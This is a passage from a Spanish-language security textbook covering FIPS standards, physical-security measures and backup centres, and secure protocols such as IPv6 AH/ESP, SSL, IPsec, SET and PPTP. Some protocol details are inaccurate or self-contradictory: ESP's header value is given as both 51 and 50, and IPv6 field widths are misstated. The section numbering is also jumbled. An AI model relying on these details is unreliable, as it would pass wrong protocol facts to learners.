FIPS 112: Este estándar suministra las guías de gestión y uso de las contraseñas.

FIPS 113: Este estándar especifica el algoritmo CBC-MAC basado en el DES, refiriéndose a él como el DAA(Data Authentication Algorithm). El resultado de MAC se llama DAC(Data Authentication Code). La implementación puede ser por el modo CBC el modo CFB-64.

FIPS 140–1: Este estándar especifica los requisitos de seguridad para el diseño y la implementación de los módulos criptográficos para proteger la información clasificada, incluyendo el hardware, el firmware, los módulos de software, y las combinaciones de los mismos. Se especifican cuatro grados de seguridad crecientes de los niveles 1 a 4, que abarcan una amplia gama de aplicaciones de seguridad y entornos. Un programa de validación del NIST determina si los módulos criptológicos cumplen con los requisitos establecidos.

FIPS 171: Este estándar especifica un subconjunto de las técnicas de distribución de las claves del estándar ANSI X9.17 para su uso por el Gobierno de los Estados Unidos. El objetivo de la especificación de este subconjunto es aumentar la interoperabilidad y reducir los costes del sistema.

FIPS 180 and 180–1: El algoritmo hash especificado en el estándar original FIPS 180 es el SHA (Secure Hash Algorithm). Se ha publicado una versión revisada con la notación FIPS 180-1 y también como SHA-1.

FIPS 185: El algoritmo EES (Escrowed Encryption Standard) especifica los parámetros y el uso del encriptador de bloque de clave simétrica

SKIPJACK, y un método de creación de LEAFs (Law Enforcement Access Fields) para su uso por el sistema de depósito de claves Clipper. Los detalles internos del algoritmo SKIPJACK no están disponibles al público, aunque si lo está la especificación de la interfaz.

FIPS 186: Este estándar explica el algoritmo DSS (Digital Signature Standard), que especifica el algoritmo DSA(Digital Signature Algorithm). Originalmente la función hash prevista que se utilizara con DSA era la SHA, pero ha sido sustituída por la SHA-1.

FIPS 196: Este estándar sobre la autenticación de una entidad utilizando técnicas asimétricas deriva de los mecanismos del estándar ISO/IEC 9798-3, basado en dos y tres pasos de números aleatorios. Incluye exposición adicional y detalles de implementación.

13. Seguridad física

Un sistema informático está formado por dispositivos físicos que deben protegerse desde el punto de vista físico, independientemente de la información que contenga cada uno de ellos. Así los aspectos a tener en cuenta son:

- Prevención. Por ejemplo, el caso de la instalación de un sistema antiincendios.
- Detección.
- Redundancia. En el caso de la existencia de un desastre, se trata de resolverlo a la mayor brevedad y con el menor coste.

Los riesgos más susceptibles de sufrir un sistema informático son:

- Incendios.
- Inundaciones.
- Terremotos y
- Accesos no autorizados.

Los sistemas de seguridad activa a tener en cuenta en cuanto a la evaluación de riesgos son

- El control de accesos y de identificación de los usuarios.
- La protección contra hurto, robo y atraco.
- La protección ante la agresión.
- La protección de la información y los valores.
- La protección contra incendios.
- La extinción automática.
- El control y la emergencia.

13.1. Recomendaciones ante el riesgo de incendio

La prevención de incendios es una disciplina encaminada a la protección de bienes y vidas humanas frente a este tipo de siniestros. La intervención en los edificios para conseguir estos objetivos, es una de las mejores formas de

actuar, dado que, tanto los bienes como los seres humanos, durante gran parte de su existencia están entorno a los edificios.

Las técnicas empleadas en la prevención están reglamentadas por los poderes públicos, dadas las consecuencias sociales que tienen estos siniestros en la colectividad, de forma que se establezcan unos niveles mínimos de seguridad. Así las diferentes autoridades establecen sus normas, que a pesar de tratar del mismo problema, prescriben exigencias diferentes, según sus criterios particulares, en aras de conseguir los niveles de seguridad adecuados.

Para cada uno de los niveles de seguridad, las recomendaciones son diferentes, pues hay que tener en cuenta las implicaciones económicas que estas técnicas conllevan, así como la responsabilidad que asumen a la hora de hacer cumplir las normas que ellas mismas establecen.

Una de las formas de abordar el problema, es la de trasladar la responsabilidad a los técnicos responsables de la redacción de los proyectos de las edificaciones o actividades. Esta forma de actuar es la normal en las administraciones con escasos recursos económicos y que no se pueden permitir una labor inspectora.

Otra forma de actuar consiste en realizar un control más o menos exhaustivo de los proyectos y de las actividades cuando ya están en funcionamiento. Esto suele ocurrir en poblaciones de una cierta entidad, donde existe un servicio de extinción de incendios, que por lo general es quien lleva a cabo esta labor por su mayor conocimiento del tema específico que nos ocupa.

Este control tiene como base las reglamentaciones que los ciudadanos han de cumplir en esta materia y que en la actualidad es muy abundante, llegando a ser reiterativa, regulando las mismas cosas, las normas diferentes con criterios diferentes y algunas veces llegando a hacerlo de forma contradictoria. Además de darse la circunstancia de los distintos criterios de exigencia según el lugar en el que se desarrolle la actividad.

13.1.1. NBE-CPI/96 Norma Básica de la Edificación. Condiciones de Protección Contra Incendios en los Edificios.

En España, la norma NBE-CPI/96 Norma Básica de la Edificación. Condiciones de Protección Contra Incendios en los Edificios dirige sus objetivos a la protección contra el incendio una vez éste declarado. Las medidas dirigidas a evitar las causas que pueden originarlo son materia propia de la reglamentación específica de las instalaciones y los equipos susceptibles de iniciar un incendio o de las normas de seguridad aplicables a las actividades desarrolladas en los edificios. La definición de las condiciones dirigidas a proteger los servicios o las actividades cuya continuidad se considere necesaria en caso de incendio, corresponde al titular de la actividad.

Esta norma básica establece las condiciones que deben reunir los edificios para proteger a sus ocupantes frente a los riesgos originados por un incendio, para prevenir daños en los edificios o establecimientos próximos a aquel en el que se declare un incendio y para facilitar la intervención de los bomberos y de los equipos de rescate, teniendo en cuenta su seguridad. Esta norma básica no incluye entre sus hipótesis de riesgo la de un incendio de origen intencional.

Esta norma básica debe aplicarse a los proyectos y a las obras de nueva construcción, de reforma de edificios y de establecimientos, o de cambio de uso de los mismos, excluidos los de uso industrial.

En el capítulo de compartimentación, evacuación y señalización, su contenido establece las condiciones que debe satisfacer el diseño general de los edificios para garantizar el confinamiento y el control de un incendio y facilitar la evacuación de los ocupantes. Sus prescripciones se complementan con las que establecen los requisitos de comportamiento ante el fuego de los elementos constructivos.

En el capítulo 3, se desarrolla lo relacionado con el comportamiento ante el fuego de los elementos constructivos y materiales y en el capítulo 4, lo relativo a las instalaciones generales y locales de riesgo especial, donde se establece las condiciones dirigidas a evitar que las instalaciones generales pro-

paguen un incendio, así como a confinar su desarrollo cuando se haya iniciado en alguno de sus equipos.

13.2. Recomendaciones ante el riesgo de inundación

Es básico la definición de zona inundable, con el fin de impedir que se hagan construcciones con un riesgo de inundación. Así en España se define zona inundable como aquellos terrenos que puedan resultar inundados durante las crecidas no ordinarias de los lagos, lagunas, embalses, ríos o arroyos.

El Ministerio de Medio Ambiente, y Medio Rural y Marino de España, siguiendo los principios de la Directiva 2007/60 de la Unión Europea sobre evaluación y gestión de riesgos de inundación, ha puesto en marcha el Sistema Nacional de Cartografía de Zonas Inundables (SNCZI), un instrumento de apoyo a la gestión del espacio fluvial, la prevención de riesgos, la planificación territorial y la transparencia administrativa.

Así un sistema informático nunca debe estar instalado en una zona inundable, aunque el edificio tenga varias plantas y el sistema se prevea instalarlo en una planta alta. Incluso aunque no sea una zona inundable, se debe tener en cuenta el caso de una instalación en un sótano. Su instalación no es recomendable, ya que es susceptible de inundarse, aunque haya bombas de evacuación, dado que éstas pueden fallar por falta de suministro eléctrico.

13.3. Recomendaciones ante el riesgo de terremoto

En España se ha publicado la norma de construcción sismorresistente NCSE-02. Esta norma está adecuada al estado actual del conocimiento sobre sismología e ingeniería sísmica y en ella se establecen las condiciones técnicas que han de cumplir las estructuras de edificación, a fin de que su comportamiento, ante fenómenos sísmicos, evite consecuencias graves para la salud y la seguridad de las personas, evite pérdidas económicas y propicie la conservación de los servicios básicos para la sociedad en casos de terremotos de intensidad elevada.

Esta norma consta de 4 capítulos, cuyo contenido es el siguiente:

- Capítulo 1. Generalidades, objeto, clasificación de las construcciones, criterios de aplicación, etc.
- Capítulo 2. Información sísmica, clasificación del terreno, etc.
- Capítulo 3. Cálculo, masas que intervienen, verificación de la seguridad, métodos de cálculo, procedimientos generales de cálculo, método simplificado de cálculo para los casos más usuales de edificación, efectos de segundo orden, etc.
- Capítulo 4. Reglas de diseño y prescripciones constructivas en edificaciones, reglas de índole general, de la cimentación, de las estructuras de muros de fábrica, de las estructuras de hormigón armado, de las estructuras de acero, de otros elementos de la construcción, etc.

13.4. Recomendaciones ante el riesgo de acceso no autorizado

Se trata de evitar un acceso físico no autorizado a las instalaciones donde están los sistemas de información. Este control es de dos tipos:

- Control del perímetro de las instalaciones y
- Control de los accesos a estas instalaciones.

En estos casos se recomienda utilizar algunos de los métodos de rentabilidad en cuanto a la dualidad coste y riesgo para evaluar cuanto invertir y conocer el nivel de riesgo. Como siempre, mayor seguridad implica un mayor coste.

En cuanto a la localización geográfica de los principales elementos de un sistema, es decir, los servidores y los elementos de comunicación, la cuestión es:

- Si instalarlos dentro de una ciudad o en el campo.
- Si instalarlos en un edificio de varias plantas, ubicarlo en el sótano o en una planta ático.

Así, por ejemplo, se da el caso que en Suiza, se ha aprovechado algún bunker construído con un fin militar, en la actualidad en desuso, dentro de las montañas.

En cuanto al acceso perimetral, su control puede ser más o menos complejo, así puede haber más de una valla, alambradas, control con cámaras, etc. En

cuanto al acceso por las puertas, también hay distintos tipos como pueden ser:

- acceso mediante un vigilante,
- acceso mediante doble puerta, etc.

y siempre con un control mediante la utilización de una tarjeta identificativa u otro medio equivalente.

13.5. Centros de respaldo

Un sistema de información guarda su información en los servidores y en general se trata de un servicio centralizado, con lo que los servidores están en una ubicación única. Si hay una incidencia global en esta localización, puede ocurrir que todos o una buena parte de estos servidores queden fuera de servicio. Por esta razón es indispensable para servicios muy importantes donde la más mínima indisponibilidad causa graves perjuicios, disponer de otra ubicación con las prestaciones mínimas necesarias para poder seguir dando los servicios imprescindibles. En general se tratará de ubicar un centro de respaldo en otro edificio separado geográficamente del principal. Por esta razón previamente se tiene que evaluar económicamente el coste de este centro de respaldo, el coste de la infraestructura y de las comunicaciones necesarias para que la información del centro de respaldo estén sincronizadas con la del centro principal. Por ejemplo, se puede tratar de empresas de servicios públicos tales como empresas de sanidad, policía, teléfono, agua, gas, electricidad, etc. En general es una solución de alto coste y sólo justificable económicamente para servicios muy imprescindibles.

Un centro de respaldo debe disponer de los mismos datos que el centro principal, de aquí la necesidad de una sincronización de los datos entre ambas ubicaciones. Existen dos políticas en cuanto a esta cuestión:

- La copia síncrona de datos: En este caso se asegura que todo dato actualizado en el centro principal también se actualiza en el centro de respaldo antes de continuar con cualquier otra operación.
- La copia asíncrona de datos: En este caso no se asegura que todos los datos actualizados en el centro principal se actualicen inmediatamente en el centro de respaldo, por lo que puede existir un desfase temporal entre unos y otros.

La copia asíncrona puede tener lugar fuera de línea. En este caso, el centro de respaldo utiliza la última copia de seguridad existente del centro principal. Esto lleva en el caso de una indisponibilidad del centro principal, a la pérdida de los datos de operaciones de varias horas como mínimo o incluso de días. Esta opción es viable para negocios no demasiado críticos, donde es más importante la continuidad del negocio que la pérdida de datos. Por ejemplo, en cadenas de supermercados o pequeños negocios. No obstante es inviable en negocios como la banca, donde es impensable la pérdida de una sola transacción económica.

En cuanto a las comunicaciones entre el centro principal y el centro de respaldo, en el caso de copia síncrona es imprescindible que dicho enlace goce de baja latencia, razón por la que se suele emplear un enlace de fibra óptica, que limita la distancia máxima a decenas de kilómetros.

Un centro de respaldo por sí sólo no basta para hacer frente a una contingencia grave. Es necesario disponer de un Plan de Contingencias corporativo. Este plan debe contener tres subplanes que indican las medidas técnicas, humanas y organizativas necesarias y que son los siguientes:

- Plan de respaldo: Contempla las actuaciones necesarias antes de que se produzca un incidente. Esencialmente el mantenimiento y la prueba de las medidas preventivas.
- Plan de emergencia: Contempla las actuaciones necesarias durante un incidente.
- Plan de recuperación: Contempla las actuaciones necesarias después de un incidente. Básicamente, indica cómo volver a la operación normal.

14. Seguridad en las comunicaciones

En el ámbito de las telecomunicaciones, la transmisión básica consiste en el envío y la recepción de mensajes desde un emisor a un receptor. En general entre el emisor y el receptor hay un conjunto de dispositivos, que incluso pueden estar en un ámbito público. Durante la transmisión, existe la posibilidad de que los mensajes sean interceptados por intrusos, que una vez leídos, los pueden borrar, con lo cual nunca llegan a su receptor, o solo copiarlos, con lo que el receptor no se entera de su intercepción, dado que su efecto es un pequeño retraso en la recepción. Así en lo que se refiere a la seguridad, se recomienda que los mensajes estén encriptados y que las claves de desencriptación no viajen con los mensajes.

También en cuanto a la seguridad, y dado que las comunicaciones se basan en el uso de los protocolos, los mensajes no solo contendrán la información generada por el emisor, sino que también contienen unos campos con información relativa a la identificación del emisor y del receptor, y que un mal uso de estos datos por parte de intrusos, también puede afectar de forma importante el funcionamiento de algún dispositivo. Es el caso por ejemplo de los ataques de denegación de servicio.

Así ante la posibilidad de modificación de uno o más campos después de una interceptación del mensaje, debemos tener en cuenta la posibilidad de su encriptación. Lo fácil y lo más económico, consiste en enviar los mensajes sin encriptación, pero ante el hecho de que algunos mensajes no deben ser de dominio público, deben ser encriptados antes de du transmisión, de forma que solo puedan conocer su contenido aquellas personas que conozcan como desencriptarlos.

Ante esta problemática surgen dos formas de resolver esta cuestión:

1) Encriptar la información a enviar por las propias aplicaciones y
2) Que sean los propios controladores de los protocolos los encargados de esta encriptación.

La primera forma ya ha sido expuesta con anterioridad y en este capítulo analizamos la segunda forma, es decir, que los protocolos incorporen o no la posibilidad de encriptación. Los protocolos IP versión 4, ICMP, TCP/UDP y HTTP entre otros, que en la actualidad son los protocolos más utilizados en Internet, no incorporan ningún tipo de seguridad. A estos podemos añadir otros protocolos de ámbito similar como NetBIOS e IPX. En cuanto al grupo de los protocolos del ámbito de las telecomunicaciones, es bastante habitual que no contemplen la posibilidad de encriptación, así tenemos al RDSI, ADSL y Frame Relay.

14.1. Protocolo seguros

La seguridad de los protocolos se refiere a que la información que se transporta por las redes de ordenadores, esté encriptada, de forma que cualquier interceptación de esta información no pueda ser leída de forma directa. Esta encriptación comporta que el emisor emplee una o más claves que de algún modo tienen que ser conocidas por el receptor. Estos distintos métodos de encriptación, se han explicado en el apartado correspondiente de este libro.

La encriptación de la información que transportan los protocolos no puede abarcar a todos los campos de las cabeceras de los protocolos, así

- En los protocolos de nivel de aplicación, esta encriptación puede abarcar a todo el mensaje del protocolo.
- En los protocolos a nivel de transporte, como son el TCP/UDP, no se pueden encriptar el puerto de destino, porque es utilizado por algún dispositivo que no sea el ordenador de destino, como por ejemplo para filtrar mensajes a efectos de seguridad. La no encriptación de este campo es un agujero por el que un pirata informático puede inyectar programas que pueden actuar como gusanos, troyanos, etc. o como elementos de una red de robots (botnet) y que se explica en el apartado correspondiente de este libro.
- En los protocolos a nivel de red, como el protocolo IP, la dirección IP destino tampoco se puede encriptar porque la necesitan conocer los enrutadores intermedios para poder ir encaminando el mensaje hasta su destino. La interceptación de esta dirección IP es otro dato que emplean los piratas informáticos para la generación de los ataques de denegación de servicio (DoS). Una explicación más detalla-

da de este tipo de ataques se puede leer en el apartado correspondiente de este libro.

– En los protocolos a nivel físico, con la dirección MAC como identificación del emisor y del receptor, ocurre algo análogo a la dirección IP pero en este caso a nivel físico.

A continuación se relacionan aquellos protocolos susceptibles de aplicar alguna forma o sistema de encriptación.

14.1.1. Internet Protocol (IP) versión 6

La versión 6 del protocolo IP lleva incorporado la posibilidad de autenticación y encriptación. El formato del mensaje del protocolo IPv6 es muy diferente del de la versión 4 del protocolo IP. En principio como todos los protocolos, consta de una cabecera y un campo de datos. Sin embargo en este protocolo, la cabecera consta de una parte básica y fija en cuanto a estructura, y de varias cabeceras adicionales y opcionales.

La estructura de la cabecera principal es

<table>
<tr><td>Versión</td><td>Clase de tráfico</td><td colspan="2">Etiqueta de flujo</td></tr>
<tr><td colspan="2">Longitud</td><td>Cabecera siguiente</td><td>Límite de saltos</td></tr>
<tr><td colspan="4">Dirección IP origen</td></tr>
<tr><td colspan="4">Dirección IP destino</td></tr>
<tr><td colspan="4">Datos</td></tr>
</table>

donde

- Versión, 4 bits. Contiene el número 6 indicativo de esta versión.
- Clase de tráfico, 4 bits.

Clase de tráfico de 0 a 7. Los mensajes con esta prioridad no se envían si hay congestión.
Clase de tráfico de 8 a 15. Se intentan enviar estos mensajes aunque haya congestión.

- Etiqueta de flujo, 24 bits. Se emplea para etiquetar los distintos tipos de flujo, con el fin de darles un tratamiento diferencial.

- Longitud, 16 bits. Es la longitud del mensaje en octetos exceptuando esta cabecera.
- Cabecera siguiente, 8 bits. Indica el tipo de cabecera que hay a continuación de la principal y en este caso, el valor 51 es indicativo de que está encapsulado el protocolo ESP y el 56 de que hay autenticación.
- Límite de saltos, 8 bits. Equivale al tiempo de vida de la versión 4, pero ahora en cantidad de saltos.
- Dirección IP origen, 128 bits.
- Dirección IP destino, 128 bits.
- Datos, que incluyen más cabeceras.

Cabecera opcionales

Su estructura básica es la siguiente:

Cabecera siguiente	Longitud
Datos	

donde

- Cabecera siguiente, 8 bits. Identificación del tipo de cabecera que está a continuación de ésta.
- Longitud, 8 bits. Longitud de esta cabecera opcional.
- Datos. La estructura de este campo es variable en función del tipo de cabecera de que se trate.

14.1.1.1.Authentication Header (AH)

La cabecera de autenticación AH se utiliza para proporcionar la integridad y la autenticación de los datagramas del protocolo IP. Aunque su uso es opcional, el servicio de la protección a la réplica debe ser implementado por cualquier sistema compatible con el protocolo IPSec. El mencionado servicio es sin conexión, es decir, trabajan en base a cada paquete o datagrama.

Algunos campos de la cabecera del protocolo IP cambian durante su camino desde el origen al final y su valor no es predecible por el receptor. A estos campos se les denomina mutables y no están protegidos por la cabecera de autenticación. Cuando se requiere la protección de estos campos, es necesario utilizar la tecnología del tunelado. Los datos del paquete del protocolo IP se consideran inmutables y siempre están protegidos por la cabecera de autenticación.

El procesamiento de la cabecera de autenticación se aplica sólo a los paquetes del protocolo IP que no están fragmentados. Sin embargo un paquete IP con cabecera de autenticación puede ser fragmentado por enrutadores intermedios. En este caso, el primer destino vuelve a montar el paquete y luego aplica el procesamiento de la cabecera de autenticación al mismo. Si un paquete IP que parece ser un fragmento entra el procesamiento de la cabecera de autenticación, se descarta. Esto evita el ataque llamado de los fragmentos superpuestos, que abusa del algoritmo de montaje de los fragmentos con el fin de crear paquetes falsificados y forzarlos a pasar a través de un cortafuegos.

Los paquetes que fallan la autenticación, se desechan y no se entregan nunca a los niveles superiores. Este modo de operación reduce en gran medida las posibilidades de éxito de los ataques de denegación de servicio, cuyo objetivo es bloquear la comunicación de un ordenador o una puerta de enlace inundándolos con paquetes falsos.

14.1.1.2.Encapsulating Security Payload (ESP)

La encapsulación ESP se utiliza para proporcionar control de integridad, autenticación y encriptación de los datagramas del protocolo IP. Su uso es opcional. Estos servicios son sin conexión y operan sobre una base por paquete. Su descripción se encuentra en la RFC 2406 del IETF.

El conjunto de servicios deseados se pueden seleccionar en base a un acuerdo de servicio. Sin embargo, hay algunas restricciones tales como :
- El control de integridad y la autenticación no van juntos.
- La protección de reproducción se puede seleccionar sólo con el control de integridad y la autenticación
- La protección de reproducción sólo se puede seleccionar por el receptor

La encriptación es seleccionable e independiente de los demás servicios. Es muy recomendable si se habilita la encriptación, activar a continuación el control de integridad y la autenticación. Si sólo se utiliza la encriptación, los intrusos podrían forjar paquetes con el fin de organizar ataques al sistema. Esto no es factible cuando están activados el control de integridad y la autenticación.

Aunque la autenticación con el control de integridad y el encriptado son opcionales, por lo menos uno de ellos siempre tiene que estar seleccionado, de lo contrario, no tiene sentido usar la encapsulación ESP.

El ESP se identifica por el valor 50 asignado por la IANA. La cabecera del protocolo IPv6 inmediatamente anterior a la cabecera de autenticación contendrá este valor. El procesamiento de ESP sólo se aplica a los paquetes IP no fragmentados. Sin embargo un paquete IP con ESP se puede fragmentar en enrutadores intermedios. En este caso el primer destino vuelve a montar el paquete y luego aplica el procesamiento ESP al mismo. Si un paquete IP que parece ser un fragmento entra en el procesamiento ESP, se descarta. Esto evita el ataque llamado de los fragmentos superpuestos, que abusa del algoritmo de montaje de los fragmentos con el fin de crear paquetes falsificados y forzarlos a pasar a través de un cortafuegos.

Si se selecciona la encriptación y la autenticación con el control de integridad, entonces el receptor autentica el paquete y sólo si este paso es correcto, se procede a la desencriptación. Este modo de operación ahorra recursos de computación y reduce la vulnerabilidad a los ataques de denegación de servicio.

14.1.2. Secure Sockets Layer (SSL)

El protocolo SSL fue desarrollado originalmente por Netscape. Su sucesor es el protocolo Transport Layer Security (TLS). El objetivo principal del protocolo SSL es el de proveer un canal privado entre las aplicaciones de dos usuarios en dos ordenadores distintos, que asegure la privacidad y la integridad de los datos, y la autenticación a sus usuarios.

El protocolo SSL funciona en el nivel de aplicación según el modelo de referencia OSI y se apoya en el protocolo de transporte TCP, empleando por defecto el puerto 443. El protocolo SSL toma los datos del nivel de aplicación, los formatea y los transmite al protocolo del nivel de transporte TCP.

El emisor realiza las tareas siguientes:

- Toma el mensaje del nivel de aplicación.

- Fragmenta los datos si es necesario.
- Opcionalmente puede aplicar compresión.
- Aplica autenticación.
- Encripta los datos.
- Envía el resultado al protocolo de nivel de transporte TCP.

En cuanto al receptor, las tareas que realiza son:
- Toma los datos del protocolo de nivel de transporte TCP.
- Desencripta los datos
- Verifica la autenticación de los datos con la clave de autenticación.
- Opcionalmente descomprime los datos
- Recompone los datos si había fragmentación.
- Transmite el mensaje al protocolo del nivel de aplicación correspondiente.

El protocolo SSL se compone en realidad de 2 protocolos:
- En la capa inferior, corre el SSL Record Protocol, que encripta y autentica los datos transmitidos. Una vez establecida la clave principal, el usuario y el servidor la pueden emplear para encriptar los datos.
- En la capa superior, corre el SSL Handshake Protocol, que se emplea para la autenticación inicial y la transmisión de las claves de encriptación.

Proceso de comunicación
Consta de los siguientes pasos:
- El usuario solicita un canal seguro al servidor
- El servidor contesta al usuario, enviando los certificados y solicitando una autenticación mutua.
- El usuario verifica los certificados y responde con el certificado de autenticación mutua.
- El usuario genera una clave de sesión y la envía encriptada con el certificado de servidor al servidor.
- Quedan establecidas todas las comunicaciones encriptadas con la clave de sesión.

19.19.19.20.SSL Handshake Protocol

El SSL Handshake Protocol permite al usuario y al servidor determinar los parámetros necesarios para realizar una conexión mediante el protocolo SSL. Estos parámetros son la versión, los algoritmos criptográficos soportados y empleados, la autenticación opcional del usuario y el servidor y los métodos de encriptación de clave pública que se emplean. En esta fase todos los mensajes viajan encapsulados.

El proceso que se sigue es el siguiente:

- El usuario envía una solicitud de conexión al servidor.
- El servidor evalúa los parámetros enviados por el usuario y contesta al usuario con un certificado del servidor si se ha requerido autenticación. Si no se requiere autenticación, se intercambian las claves para el intercambio posterior de los mensajes.
- El usuario envía los mensajes siguientes:
  - si el servidor ha enviado una solicitud de certificado, el usuario debe enviar un certificado o un mensaje sin certificar.
  - si el servidor ha enviado un mensaje de intercambio de claves, el usuario contesta con un mensaje basado en el algoritmo de clave pública.
  - si el usuario ha enviado un certificado, el usuario verifica el certificado del servidor y envía el resultado de la verificación del mismo. El usuario envía entonces un mensaje de finalización indicando que la parte de negociación se ha completado.
- El servidor envía un mensaje de finalización indicando que la parte de negociación se ha completado.
- El usuario y el servidor de esta sesión generan una clave de encriptación cada uno en su dispositivo, y la sesión queda establecida.

19.19.19.21.SSL Record Protocol

El SSL Record Protocol especifica el formato de los mensajes del protocolo SSL. Por lo general incluyen un mensaje encriptado mediante el cual se puede verificar que el contenido del mensaje no ha sido alterado durante la transmisión. Una vez ha sido determinada la clave principal con el protocolo SSL Handshake, todos los mensajes se encriptan con la misma clave. Los

algoritmos recomendados son el RC2 o RC4, pero también soporta los algoritmos DES, Triple-DES y IDEA.

19.19.22. Internet Protocol Security (IPsec)

El protocolo IPSec es un protocolo de nivel de red según el modelo de referencia OSI y consta de una conjunto de estándares que soportan la transmisión segura de información a través de una red basada en el protocolo IP. En realidad no es protocolo propiamente dicho, sino que ofrece servicios de autenticación y encriptación al protocolo IP. Sus especificaciones se encuentran detalladas en IETF:

- RFC 2401 Security Architecture for the Internet Protocol.
- RFC 2402 IP Authentication Header.
- RFC 2406 IP Encapsulating Security Payload (ESP).

En cuanto a su transporte hay 2 posibilidades: mediante túnel y sin túnel.

19.19.22.1. AH - Sólo autenticación

En este caso lo que se hace es añadir una cabecera de autenticación (AH) entre las dos cabeceras de los protocolos TCP y IP, y para que el protocolo IP lo reconozca se define un nuevo número 51 identificativo de este nuevo protocolo IPSec.

En consecuencia la estructura del mensaje es

Cabecera IP	Cabecera AH	Cabecera TCP	Datos

La cabecera de autenticación consta de los campos siguientes:

- Próxima cabecera. Especifica del tipo que es la cabecera de autenticación.
- Longitud de la cabecera de autenticación.
- Número de secuencia identificativo de cada mensaje.
- Información del esquema de seguridad empleado. Incluye la identificación del algoritmo de autenticación empleado, sus claves, tiempos de vida de validez de esta información, etc.
- Datos del esquema de seguridad empleado.

19.19.22.2.ESP - Encriptado y autenticación

Si se requiere encriptado y autenticación, se utiliza lo que se conoce con la abreviatura ESP (Encapsulation Security Payload), siendo 50 el número de protocolo identificativo en la cabecera IP. En este caso, se añade una cabecera ESP entre las dos cabeceras de los protocolos TCP y IP y se añade una cola formada por una parte encriptada y otra sin encriptar.

La estructura del mensaje es el siguiente:

Cabecera IP	Cabecera ESP IPSec	Cabecera TCP	Datos	Cola ESP IPSec	Cola de autenticación ESP IPSec

La cabecera del protocolo TCP, el campo de datos y la cola ESP viajan encriptadas. La cabecera ESP y los campos encriptados requieren autenticación para poder ser interpretados. La información de la autenticación está en la cola de autenticación ESP. La cabecera ESP consta de 8 octetos y contienen un índice de los parámetros de seguridad y un número de secuencia.
La cola ESP contiene los parámetros necesarios para la desencriptación.

19.19.3.Secure Electronic Transaction (SET)

Secure Electronic Transaction (SET) es un protocolo que se emplea para dar seguridad a las transacciones de las tarjetas de crédito a través de redes inseguras, como es Internet. El protocolo SET no es un sistema de pago, sino más bien un conjunto de protocolos de seguridad y de formatos que permite a los usuarios emplear la actual infraestructura del pago con tarjeta de crédito en una red abierta para realizar transacciones de forma segura.

El protocolo SET fue desarrollado por SETco, dirigido por VISA y MasterCard y con la participación de otras compañías como GTE, IBM, Microsoft, Netscape, RSA y VeriSign a partir de 1996. SET se basa en los certificados X.509 con varias extensiones. La primera versión se terminó en Mayo de 1997 y una prueba piloto fue anunciada en Julio de 1998.

El protocolo SET permite a las dos partes, el comprador y el vendedor, identificarse entre ellas criptográficamente e intercambiar la información de

forma segura. Este protocolo utiliza un algoritmo que permite sustituir la tarjeta de crédito del usuario por un certificado, así el propio comerciante nunca tiene que tener conocimiento de los números de tarjetas de crédito de los compradores, pero le proporciona la verificación de un pago correcto protegiendo a los usuarios y a las empresas de crédito contra el fraude.

El protocolo SET estaba destinado a convertirse en el estándar de facto de la forma de pago en Internet entre los comerciantes, los compradores y las compañías de tarjetas de crédito. La realidad fue que no pudo ganar cuota de mercado debido a:

- Que era una dificultad el hecho de la necesidad de instalar software en el usuario.
- El costo y la complejidad para los comerciantes para ofrecer soporte en comparación con el bajo coste y la simplicidad de la actual alternativa basada en el protocolo SSL.
- La logística de la distribución de los certificados en el lado del usuario.

Para cumplir con los requerimientos del negocio, el protocolo SET incorpora las características de la confidencialidad de la información, la integridad de los datos, la autenticación de la cuenta del titular de la tarjeta y la autenticación del comerciante.

La secuencia de eventos necesarios para una operación con el protocolo SET es la siguiente:

1. El usuario obtiene una cuenta de tarjeta de crédito con un banco que admite pagos electrónicos y soporta el protocolo SET
2. El usuario recibe un certificado digital X.509v3 firmado por el banco.
3. Los comerciantes tienen sus propios certificados
4. El usuario hace un pedido
5. El comerciante envía una copia de su certificado de forma que el usuario puede verificar que es una tienda válida
6. Se envía el pedido y el pago
7. El comerciante solicita la autorización del pago.
8. El comerciante confirma el pedido
9. El comerciante envía las mercancías o presta el servicio al usuario
10. El comerciante solicita el pago

19.19.3.1.Firma dual

Una innovación importante introducida en el protocolo SET es la firma dual. El objetivo de la firma dual es el mismo que el de la firma electrónica estándar, es decir, garantizar la autenticación de los usuarios y la integridad de los datos. Para ello es necesario enlazar los dos mensajes que están destinados a dos destinatarios diferentes. En este caso, el usuario quiere enviar la información del pedido al comerciante y la información de pago al banco. El comerciante no tiene por qué saber el número de la tarjeta de crédito del usuario y el banco no tiene por qué saber los detalles del pedido del usuario. Se necesita el enlace para que el usuario pueda probar que el pago se destina para este fin.

El mensaje encriptado de la información del pedido y la información del pago se realiza de forma independiente por parte del usuario. La firma dual es el mensaje encriptado con la clave secreta del usuario concatenado con los mensajes de la información del pedido y la información del pago. La firma dual es enviada tanto al comerciante como al banco. El protocolo se encarga de que el comerciante vea el mensaje encriptado de la información del pedido sin ver la información del pago y el banco vea el mensaje encriptado de la información de pago pero no la información del pedido. La firma dual puede ser verificada con el mensaje encriptado de la información del pedido o la información del pago. El mensaje encriptado no revela el contenido de la información del pedido ni de la información del pago a la otra parte que no necesitan conocerla y por lo tanto se preserva completamente la privacidad.

19.2. Protocolos para funcionar como túnel

En las redes de comunicaciones, un túnel es un circuito virtual entre un emisor y un receptor, de la misma forma que entre los dos extremos de una transmisión de información hay una circuito físico que atraviesa una o más redes de distintos propietarios. En principio hemos de presuponer que esta red es insegura, y así por ejemplo, es posible la interceptación de los mensajes. Ante esta falta de seguridad, y mediante el uso de protocolos, se pueden generar circuitos virtuales por dentro de los circuitos físicos, que sean

seguros. Los protocolos más importantes que se emplean para generar y supervisar estos circuitos virtuales o túneles se especifican a continuación.

19.2.1. Point-to-Point Tunneling Protocol (PPTP)

Uno de los protocolos más utilizados en el establecimiento de conexiones remotas mediante líneas de comunicaciones es el protocolo PPTP (Point-to-Point Tunneling Protocol) y sus especificaciones se encuentran detalladas en la RFC 2637 del IETF.

El protocolo PPTP fue creado por el foro PPTP formado por Microsoft, Ascend, 3Com, ECI y US Robotics y sus principales características son:

1. Es una ampliación del protocolo básico PPP
2. No soporta múltiples conexiones.
3. Usa una conexión del protocolo TCP para el mantenimiento del canal.
4. Usa las tramas del protocolo PPP encapsuladas con el protocolo de enrutamiento GRE modificado para los datos.
5. Soporta únicamente los protocolos de nivel de red IP, IPX y NetBEUI
6. Emplea las técnicas del tunelado, es decir, del encapsulamiento.

Los canales del protocolo PPTP se autentican mediante el uso de los mismos mecanismos de autenticación del protocolo PPP, tales como PAP, MS-CHAP, CHAP y EAP.

